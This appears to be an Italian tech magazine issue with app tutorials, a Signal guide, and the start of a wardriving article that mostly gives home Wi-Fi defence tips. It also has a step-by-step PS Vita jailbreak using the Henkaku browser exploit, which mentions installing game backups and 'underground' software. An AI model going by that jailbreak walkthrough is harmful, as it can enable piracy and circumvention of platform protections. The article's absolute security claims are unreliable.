Scattare una foto con lo smartphone usando un ingrandimento del 150x? È possibile grazie al progetto *Micro Phone Lens 150x: Cell Phone Based Microscope*. L'idea è venuta al ricercatore Thomas Larson di Seattle, che l'ha pubblicata sul sito KickStarter (www.winmagazine.it/link/2839).

Per foto che lasciano il segno!

Installiamo l'app gratuita InstaBeauty e miglioriamo le nostre foto: possiamo agire sui toni della pelle e correggere ogni piccola imperfezione. Il risultato finale sarà davvero tutto da vedere e rivedere.




1 La giusta app

Verifichiamo che il nostro smartphone o tablet Android sia connesso a Internet tramite la rete 3G/4G o un hotspot Wi-Fi e accediamo al *Play Store*. Da qui ricerchiamo l'app gratuita *InstaBeauty*. Tappiamo quindi su *Installa* e successivamente su *Accetto*.


2 Il primo scatto

Siamo pronti a realizzare il nostro primo scatto con InstaBeauty. Per passare dalla fotocamera frontale a quella posteriore, effettuiamo uno slide sullo schermo e per scattare utilizziamo il pulsante di scatto presente in basso al centro.




3 Toni caldi o freddi?

Subito dopo l'acquisizione della foto ci verrà proposto un primo editing di miglioramento. Spostiamo il cursore verso *Warm* o *Cool* se vogliamo rispettivamente dei toni più caldi o più freddi. Selezioniamo anche un livello di *Soften* per ridurre il rumore.



4 Ritocco in automatico...

Tappiamo sul pulsante rosso presente in basso al centro e successivamente su *Auto Retouch*. Verranno proposti una serie di filtri di colore che migliorano la nostra immagine. Scegliamo quello che preferiamo e confermiamo con il pulsante in basso a destra.



5 ... e manuale!

Spostiamoci prima in *Skin* (per migliorare i toni della pelle), poi in *Slim Face* (per toglierci qualche grammo dal viso) e in *Nose Lift* (per migliorare l'apparenza del naso). Effettuiamo i nostri settaggi e salviamo premendo sempre il pulsante presente in basso a destra.

6 Il risultato finale

Il nostro scatto di test iniziale non è un granché, complici anche delle luci non perfette e la fotocamera frontale che, si sa, offre sempre una risoluzione minore rispetto a quella posteriore. Ciononostante, il risultato finale è davvero sorprendente.

PER SAPERNE DI PIU'

UNA COPIA DI BACKUP

Vogliamo tenere una copia di backup dei nostri scatti originali (in modo da compararli con il risultato finale o per creare nuove elaborazioni)? Nessun problema. Quello che dobbiamo fare è accedere al menu *Settings* di InstaBeauty e da qui tappare su *Save original in Camera mode*.

EMOTICONS E TESTO

Tappando sul pulsante *Edit* di InstaBeauty (in fase di ritocco) abbiamo anche la possibilità di aggiungere del testo o delle emoticons alle nostre foto. Nel caso in cui volessimo aggiungere del testo, ci basta tappare su *Text* e successivamente su *Tap to input* per inserire ciò che vogliamo. Possiamo anche scaricare gratuitamente dei font aggiuntivi o cambiare il colore del testo inserito.

Lo smartphone diventa reflex

Con l'applicazione Camera FV-5 possiamo trasformare il nostro telefonino in una perfetta fotocamera professionale che ci permette di regolare anche tempi di esposizione, sensibilità ISO e bilanciamento del bianco.

1 Il corretto valore ISO

Installiamo l'app *Camera FV-5* e accediamo alle impostazioni. Settiamo l'*ISO* che indica la sensibilità del sensore alla luce. Possiamo scegliere di mantenere un valore automatico o sceglierlo manualmente secondo le nostre esigenze.

2 Il tempo di esposizione...

... indica per quanto tempo la luce viene fatta entrare fino al sensore. Più è alto questo valore (in frazioni di sec) più luce entrerà. Sullo smartphone otterremo un risultato simile, emulato via software in quanto i sensori non sono così avanzati.

3 Mettere a fuoco

Entrando nella *Modalità messa a fuoco* impostiamo quindi le modalità di focus che più si adattano alle nostre esigenze. Se dobbiamo fotografare un particolare, da vicino, come ad esempio un fiore, servirà impostare su macro.

4 La giusta tonalità

Per rendere naturali i colori delle fotografie, dal menu dell'app impostiamo anche il *Bilanciamento del bianco*. Per ottenere colori e tonalità uniformi scegliamo la modalità automatica oppure regoliamolo in base alle condizioni ambientali del luogo in cui stiamo eseguendo lo scatto.

5 Quando usare il flash?

Non dimentichiamo di settare correttamente la *Modalità Flash*. In caso di foto diurne (o alla luce diretta del sole) è meglio disattivare il flash. In alternativa inseriamo l'uso automatico o la modalità *SL* che "riempirà" le zone d'eccessiva ombra.

6 Selfie perfetti!

Agendo da *Utility per lo scatto* possiamo impostare la modalità autoscatto impostando i valori di attesa (dai 2 ai 10 secondi). Utile sia negli ormai celeberrimi selfie sia in caso di foto di gruppo in cui lo smartphone viene lasciato sul piedistallo.

ECCO COME MIGLIORARE I PROPRI SCATTI VIA SOFTWARE

Vuoi ottenere il massimo dalla fotocamera del tuo smartphone? Ecco le app che non possono mancare sul tuo dispositivo.

APP	SISTEMA OPERATIVO	QUANTO COSTA	COSA FA?
RETRICA	Android, iOS	Gratuita	È considerata una delle migliori app di editing fotografico disponibili per Android e iOS. Consente di applicare numerosi filtri fotografici ed effetti grafici.
LIGHTMETER FREE	Android	Gratuita	Vogliamo verificare se le nostre foto hanno la luce ideale? Questa è l'app che fa al caso nostro.
PHOTO EDITOR COLLAGE MAKER	Android	Gratuita	Perfetta per creare dei collage fotografici. Ci permette di scegliere fra decine di layout differenti.
FOTOMONTAGGI DIVERTENTI	Android	Gratuita	Se vogliamo dare un tocco personale e divertente alle nostre foto, questa è l'app giusta: consente di creare dei fotomontaggi perfetti.
HIPSTAMATIC	iOS	€2.99	Per i possessori di iPhone è la migliore app di fotografia disponibile. Consente di regolare ISO e tempi di esposizione.
INSTAGRAM	Android, iOS	Gratuita	App che non ha bisogno di presentazioni. Consente di applicare centinaia di filtri alle nostre foto.
PROCAM 3	iOS	€4.99	Trasforma l'iPhone in una perfetta fotocamera consentendo inoltre di salvare le immagini anche nel formato TIFF.

Hanno aperto la PS Vita!

Ecco come sbloccare la console per installare software scaricati dai canali underground del Web

Cosa ci occorre

20 MIN. DIFFICILE

CONSOLE DI GIOCO
SONY PSVITA 2000
Quanto costa: € 199,98
Sito Internet: www.gamestop.it
Note: La console viene venduta in abbinamento con il gioco Phineas & Ferb: Il Giorno del Dott. Doofenshmirtz.

È notizia fresca che anche la PS Vita, console portatile di casa Sony, è stata "unlockata" (cioè sbloccata) da un team di coder chiamato Molecule. L'hack di uno dei migliori kernel (sistema operativo) sviluppati negli ultimi anni ha portato un grandissimo fermento nella scena underground degli sviluppatori in quanto permette di eseguire emulatori di retro-console e applicazioni "non firmate", cioè non approvate da Sony e distribuite da sviluppatori indipendenti. L'idea del team Molecule, infatti, è stata quella di sviluppare un hack che incentivasse non la mera pirateria multimediale e digitale, ma il progresso e lo sviluppo di una scena, quella per PsVita, che sembrava a fine ciclo e che ristagnava da tempo immemore.

Come un iPhone

È bene iniziare a dire che l'hack sviluppato dal Team Molecule, dal nome di Henkaku, assomiglia moltissimo ad un Jailbreack per iPhone, sia per modalità di esecuzione sia per il fatto che è del tutto reversibile, ossia che non ha bisogno di interventi hardware sulla console (che tra l'altro farebbero decadere la garanzia sulla periferica) e comporta una modifica alla console che è sostanzialmente alla portata di tutti. Henkaku è in parole semplici un exploit, cioè un particolare script che viene caricato nella memoria RAM della PS Vita e che quindi, una volta spenta la console, sparisce del tutto, non compromettendo così il funzionamento originale della console. L'hack, quindi, non va in nessun modo a sostituire o manomettere il firmware originale della console di gioco.

Bypassare le protezioni

L'idea del Tem Molecule è stata quella di aggirare le protezioni del sistema opera-

tivo sfruttando un BoswerHax, ossia una vulnerabilità del browser che, se sfruttata a dovere, permette di ottenere i permessi in lettura e scrittura su tutte le cartelle del sistema operativo della console stessa. Ovviamente vale la pena ricordare che tali permessi permettono di eseguire operazioni complesse e abbastanza delicate che, se eseguite in modo errato, possono compromettere la stabilità operativo della console e il funzionamento corretto della nostra PS Vita.


Trovata la falla...

Inizialmente l'Henkaku hack era stato rilasciato come userland exploit, ossia un exploit (sostanzialmente una modifica) che non consentisse l'accesso con permessi di lettura e scrittura su tutte le cartelle e che quindi potesse solo avviare alcuni homebrew (codici non ufficiali e non firmati per l'esecuzione sulla console) rilasciati dagli utenti e non copie di backup dei giochi. Gli indizi rilasciati via tweet e via Web dal Team stesso, però, hanno fatto capire che l'userland exploit poteva nascondere l'accesso al Kernel exploit (ossia l'accesso completo a tutti i file e le cartelle del sistema operativo, con conseguente possibilità di caricare qualsiasi cosa al suo interno e di poterla eseguire indiscriminatamente). Immediatamente coder e sviluppatori si sono messi all'opera per effettuare il reverse engineering del codice e scoprire le falle di questo exploit per trasformarlo in una sorta di chiave d'accesso (in gergo tecnico, glitch) che permette l'accesso ad ogni singola riga di codice del kernel originario, permettendo così di poter caricare qualsiasi gioco o homebrew e di lanciarlo quasi direttamente dalla shell originale di PS Vita.


Eseguiamo l'exploit

Nell'articolo vedremo allora come seguire l'exploit con pochi e semplici passaggi, senza compromettere l'usabilità della console di gioco. Ricordiamo, inoltre, che per farlo è necessario avere una PS Vita aggiornata massimo al firmware 3.60. Necessitiamo, inoltre, di una memory card per l'inserimento dei codici homebrew o di qualsiasi altro file eseguibile, compreso il backup dei giochi. Anche la connessione alla rete domestica della console è necessaria (ma non il collegamento a Internet).

BASTANO 10 PASSI PER "APRIRE" LA NOSTRA CONSOLE DI GIOCO



Prendiamo innanzitutto nota dell'indirizzo IP locale assegnato dal nostro router Wi-Fi alla console. L'informazione che ci serve è reperibile dalle impostazioni di rete o anche semplicemente facendo una verifica della configurazione di rete dal sistema.




Torniamo quindi nella schermata principale della PS Vita e avviamo il browser Internet cliccando sulla relativa bolla *Browser* in alto a sinistra. Potremo così collegarci a Internet per eseguire le semplici procedure descritte nei passi seguenti.


Nella schermata principale del browser spostiamo la manina del cursore in alto sulla barra degli indirizzi e attiviamo la modalità scrittura per far comparire la tastiera virtuale a video. Quindi, digitiamo l'indirizzo *http://go.henkaku.xyz* e premiamo *Invio* (tasto *R2*).

In un tempo che può variare da qualche secondo a meno di un minuto partirà automaticamente l'hack della console di gioco. La conferma ci viene fornita dal messaggio *Welcome to HENkaku!* che appare a tutto schermo sul display della PS Vita.

A questo punto premendo il pulsante *OK* che appare in basso al centro sullo schermo avvieremo la shell comandi di Molecule che provvederà a scaricare in automatico i file necessari all'avvio ed all'installazione del codice homebrew.




Mettiamoci comodi per qualche minuto in attesa che l'hack faccia correttamente il suo lavoro. Se tutto è andato a buon fine, al termine della procedura ci ritroveremo la "bolla" del Team Molecule sulla schermata principale della console.



Colleghiamoci adesso alla console dal PC in FTP, usando ad esempio il client FileZilla (scaricabile gratuitamente da *Win Extra*). Basterà digitare nel campo *Host* l'indirizzo IP assegnato alla console e indicare il numero della porta di trasferimento 1337.

Non ci rimane altro da fare che copiare nella directory *UX0* i nostri file .vpk (il .vpk è il formato dei backup di PS Vita, degli Homebrew o degli emulatori di retroconsole). Per farlo, da FileZilla è sufficiente trascinare i file nella cartella sulla memoria della PS Vita.



Una volta terminato il caricamento del file nella memoria della console di gioco è sufficiente cliccarci sopra e seguire le istruzioni che appaiono sullo schermo per installarlo sulla nostra console e per ritrovarsi una nuova "bolla" nella schermata principale.

A questo punto per avviare l'applicazione (nel nostro caso abbiamo scelto un emulatore per SuperNES) basta cliccare sulla bolla desiderata nella schermata principale della PS Vita e iniziare a divertirci con i tanti retrogame disponibili!

Con l'app giusta puoi digitalizzare e realizzare simpatici modelli grafici tridimensionali pronti per essere condivisi su Internet

Trasforma l'iPhone in uno scanner 3D

Realizzare grafica 3D in tempo reale utilizzando tablet e smartphone? Sì, è possibile grazie a Trimensional e alla sua app per iPhone e iPad chiamata 3D Scanner. Semplice e intuitiva, questa applicazione permette di analizzare e digitalizzare oggetti della vita quotidiana e trasformarli rapidamente in modelli tridimensionali che possono essere salvati in una libreria personale o condivisi in Rete. Come funziona? Semplice. Al buio il tool illumina l'oggetto da riprodurre, scatta delle fotografie e mediante alcuni algoritmi di interpolazione e processamento digitale ricostruisce una grafica in tre dimensioni. Affasciante, vero? Bene, allora vediamo subito come procedere.

Cosa ci occorre

5 MIN. FACILE


APP PER IOS
TRIDIMENSIONAL 3D SCANNER
Quanto costa: € 0,99
Sito Internet: https://itunes.apple.com

Scarichiamo l'app

1 Accediamo all'App Store dall'iPhone o dall'iPad ed eseguiamo una ricerca per Trimensional 3D Scanner. Digitiamo le nostre credenziali e installiamo l'applicazione. Il suo costo è di 0,99 euro. Terminata la procedura, tappiamo sul pulsante *Apri* per avviarla.


Schermata iniziale

2 Tocchiamo la i visibile in basso a destra. Per visualizzare il modello 3D una volta acquisito, abilitiamo l'opzione *Show Scan After Capture*. Con la funzione *Swing Scan On Loading*, invece, visualizziamo un'immagine del modello tridimensionale che bascula in senso orizzontale.



Spegniamo la luce

3 Una volta regolate le semplici opzioni dell'app, premiamo il pulsante *Done* per tornare alla schermata principale. Spegniamo la luce, inquadriamo l'oggetto da riprendere e premiamo l'icona che raffigura la macchina fotografica visibile al centro della schermata.




Lasciamolo lavorare

4 Trimensional illumina l'oggetto, scatta alcune fotografie e visualizza la sua visione 3D dell'oggetto. Se il risultato è gradito tocchiamo il quadratino con la freccia al centro, visibile in basso a sinistra, e selezioniamo *Save to Camera Roll*. Altrimenti premiamo l'icona del cestino.

Condividere i risultati

5 Dalla schermata principale tappiamo l'icona del volto e poi *3D Scans* in alto a sinistra. Selezioniamo l'oggetto 3D da condividere e tappiamo il pulsante quadrato con la freccia al centro, visibile in basso a sinistra. Selezioniamo *Email Image*, completiamo il messaggio e diamo *Invia*.



Ti mando una GIF animata

6 Dalla schermata principale tappiamo ancora l'icona del volto e poi *3D Scans*. Selezioniamo l'oggetto 3D. Premiamo il pulsante quadratato con la freccia al centro e selezioniamo l'opzione *Email Animated GIF*. Attendiamo qualche secondo, completiamo il messaggio e diamo *Invia*.

Abbiamo scoperto l'app di messaggistica che permette di scambiare informazioni in modo sicuro e anonimo. Sveliamone i segreti

La chat segreta di Snowden


Cosa ci occorre 30 MIN. FACILE

APP DI MESSAGGISTICA ISTANTANEA
SIGNAL PRIVATE MESSENGER
Quanto costa: Gratuita
Sito Internet: https://itunes.apple.com
Note: L'app è disponibile anche per Android sul sito https://play.google.com

Nel più che saturo market delle app di messaggistica cos'è che può realmente fare la differenza? "Meglio WhatsApp!", "No, è meglio Telegram!". La risposta sta nel mezzo, lì dove convergono le nostre necessità, in un contesto in cui ormai le app offrono qualsiasi tipo di servizio, dalle chat testuali alle telefonate VoIP e videochiamate. Ma c'è qualcosa verso cui sembrano ormai puntare tutti: la privacy. Ed è qui che primeggia Signal, l'app preferita da Edward Snowden (l'ex dipendente della CIA che ha dato il via allo scandalo Datagate) che sconfigge ogni tentativo di intrusione; grazie alla crittografia end-to-end risulta infatti impossibile da intercettare, così messaggi, file e chiamate resteranno al riparo da occhi indiscreti.

Scarichiamo l'app sul melafonino

1 Apriamo il market di Apple (l'app è disponibile anche per Android) e cerchiamo *signal* tramite la tab con la lente di ingrandimento. Una volta trovata, tappiamo su *INSTALLA*. Attendiamo i secondi necessari allo scaricamento per poi ritrovare l'app nella home del nostro melafonino.



Serve il numero di telefono

2 All'avvio Signal ci chiederà il nostro numero di telefono, fondamentale per risultare attivi tramite questo servizio: il numero, inoltre, contribuirà ad autogenerare una firma digitale per rendere inespugnabili le chat e le chiamate scambiate attraverso lo smartphone che viene usato.

Il codice di sicurezza è tutto!


3 Una volta inserito correttamente il numero di telefono, ci verrà recapitato un messaggio via SMS contenente un codice di sicurezza (un po' come avviene già sia per WhatsApp o Telegram, ad esempio). Inseriamolo manualmente nel box e premiamo *Registra*.

Il messaggio di benvenuto

4 Un popup ci conferma l'avvenuta registrazione a Signal. L'interfaccia potrà sembrare spartana, in realtà mira alla semplicità e alla velocità generale. Non troveremo animazioni o emoji particolari, ma avremo la sicurezza di usare un sistema di comunicazione granitico.

MESSAGGI CRIPTATI ANCHE DAL PC


Signal, seppur ancora in beta, approda anche su desktop. È disponibile, infatti, Signal Desktop, un plugin per Chrome che consente di sincronizzare i messaggi trasmessi tra un PC e un dispositivo Android. Al momento Signal Desktop non è in grado di sincronizzare i messaggi con iPhone, ma la compatibilità con iOS arriverà nei prossimi mesi. Inizialmente non è previsto il supporto per le chiamate, ma solo messaggi di testo. Una curiosità? Per garantire la privacy totale, ad esempio, durante una chiamata sullo schermo sia del mittente sia del ricevente compariranno due parole: se queste combaciano, il meccanismo funziona. Signal si distingue tra molte altre app di crittografia proprio per la sua semplicità d'uso. Per scaricarlo è necessario raggiungere il sito www.winmagazine.it/link/3323 e unirsi al programma in beta tramite l'apposito tasto azzurro centrale.



APP DI MESSAGGISTICA A CONFRONTO

Non tutte le applicazioni per dispositivi mobili integrano funzionalità di criptazione come Signal. Vediamo le differenze con gli altri programmi.

APP	Byte criptati in transito?	Il traffico è criptato anche al provider?	Puoi verificare l'identità dei contatti?	I tuoi messaggi archiviati sono al sicuro se perdi la tua chiave privata?	Il codice dell'app è open source?	L'implementazione degli algoritmi di criptazione viene documentata?	C'è stata una recente revisione del codice?
WHATSAPP	SI	NO	NO	NO	NO	NO	SI
IMESSAGE	SI	SI	NO	SI	NO	SI	SI
TELEGRAM	SI	NO	NO	NO	SI	SI	SI
HANGOUTS	SI	NO	NO	NO	NO	NO	SI
MESSENGER (FACEBOOK)	SI	NO	NO	NO	NO	NO	SI
SIGNAL	SI	SI	SI	SI	SI	SI	SI
SKYPE	SI	NO	NO	NO	NO	NO	NO



Vai con le chat criptate!

5 Cliccando sull'icona + in alto a destra accederemo ai contatti che usano Signal. L'interfaccia ricorda Telegram, ma a parte le chat e le chiamate non ci sono funzioni che risultano inutili ad alcuni utenti. I messaggi si possono comunque distruggere, in automatico o in maniera programmata.

Pronto? Non ci ascolta nessuno

6 A questo punto possiamo fare una telefonata senza il timore di essere ascoltati da qualcuno a nostra insaputa. Avviare una chiamata a uno dei nostri contatti è davvero semplicissimo, non dovremo fare altro che tappare sulla cornetta che si trova all'interno della scheda della chat.

Il wardriving diventa mobile

Per scovare e bucare una rete Wi-Fi basta uno smartphone. Vediamo come difenderci

La pratica del wardriving non sarebbe in sé negativa: consiste solo nell'individuare una rete wireless e condividerne la posizione. Più pericoloso, e assolutamente illegale per la normativa italiana, è cercare di forzare la protezione delle reti wireless non di nostra proprietà e accedervi, allo scopo di navigare gratuitamente o anche per il solo gusto di scovarne le password. Per anni, dagli albori delle connessioni Wi-Fi protette con la fragile autenticazione WEP, hacker e pirati informatici si sono appostati agli angoli delle strade, muniti di notebook, per tentare di bypassare le difese delle reti wireless di ignari utenti. Oggi, che tutti abbiamo in tasca un computer portatile cui abbiamo dato il nome di smartphone, questa pratica è ancora più semplice, oltre che più comoda e meno vistosa.

Riconoscere il nemico

Gli strumenti per violare le reti, infatti, sono stati sviluppati anche per la piattaforma Android e possono essere installati e utilizzati da chiunque (o meglio, da chiunque abbia uno smartphone compatibile con queste applicazioni e abbia accesso ai privilegi di root, cioè lo abbia sbloccato o "rootato", come spesso si sente dire). E noi, come possiamo difenderci? Innanzitutto, conoscendo come combatte il nemico: vedremo negli esempi quali sono le tecniche utilizzate dagli hacker e le vulnerabilità di router e Access Point che vengono utilizzate e, di conseguenza, impareremo a configurare la nostra rete wireless per renderla immune a questo tipo di attacchi. Ricordiamo che le tecniche sono illustrate a solo scopo informativo e utilizzarle su reti senza fili per tentare di violarle, a meno che non siano di nostra proprietà, è un reato perseguibile dalla legge, quindi non provate a replicarle!

ATTENZIONE!

Ricordiamo che violare le reti altrui è un reato perseguibile penalmente dalla legge italiana (art. 615-ter del codice penale). Le procedure da noi descritte, pertanto, devono essere utilizzate esclusivamente al fine di testare la sicurezza della propria rete locale Wi-Fi e, intervenendo sulle impostazioni dei dispositivi, renderla invulnerabile a qualsiasi attacco esterno.

LA NOSTRA RETE WI-FI È SOTTO ATTACCO? DIFENDIAMOCI COSÌ

Alla luce di ciò che vedremo nell'articolo, ecco come possiamo configurare la nostra rete wireless per renderla immune ad ogni tipo di attacca e, in ogni caso, più sicura.

UTILIZZARE LA PROTEZIONE WPA O WPA2

La protezione WEP, come ormai ben sappiamo, è estremamente fragile, quindi facilmente aggirabile. Preferiamo i molto più robusti algoritmi di protezione basati su chiavi WPA. Se il nostro Access Point non prevede questo tipo di protezioni, è arrivato il momento di cambiarlo.

SCEGLIAMO SEMPRE PASSWORD FORTI


Parole chiave come "antonio1975", cioè formate dal proprio nome e dalla propria data di nascita, sono le prime ad essere provate tramite un attacco con dizionario, che tenta l'accesso con password "comuni". Scegliamo una parola chiave lunga e che contenga alcuni caratteri casuali.

CAMBIAMO SPESSO LA CHIAVE D'ACCESSO

Esattamente come per le chiavi di casa, prima o poi la nostra parola chiave per l'accesso alla rete wireless domestica può circolare e finire in mani sbagliate. Cambiarla spesso, seguendo le direttive del punto precedente, è una buona abitudine per metterci al riparo da ogni tipo di attacco.

DISABILITIAMO IL WPS

L'autenticazione WPS permette di collegare e configurare qualsiasi dispositivo compatibile al router Wi-Fi con la sola pressione di un tasto. Se è una funzione che non utilizziamo spesso, è però bene disattivarla in quanto è fonte di vulnerabilità e può essere sfruttata per ottenere l'accesso alla rete. Di norma router e Access Point prevedono la possibilità di disabilitarla.



CREIAMO UNA SOTTORETE NELLA LAN

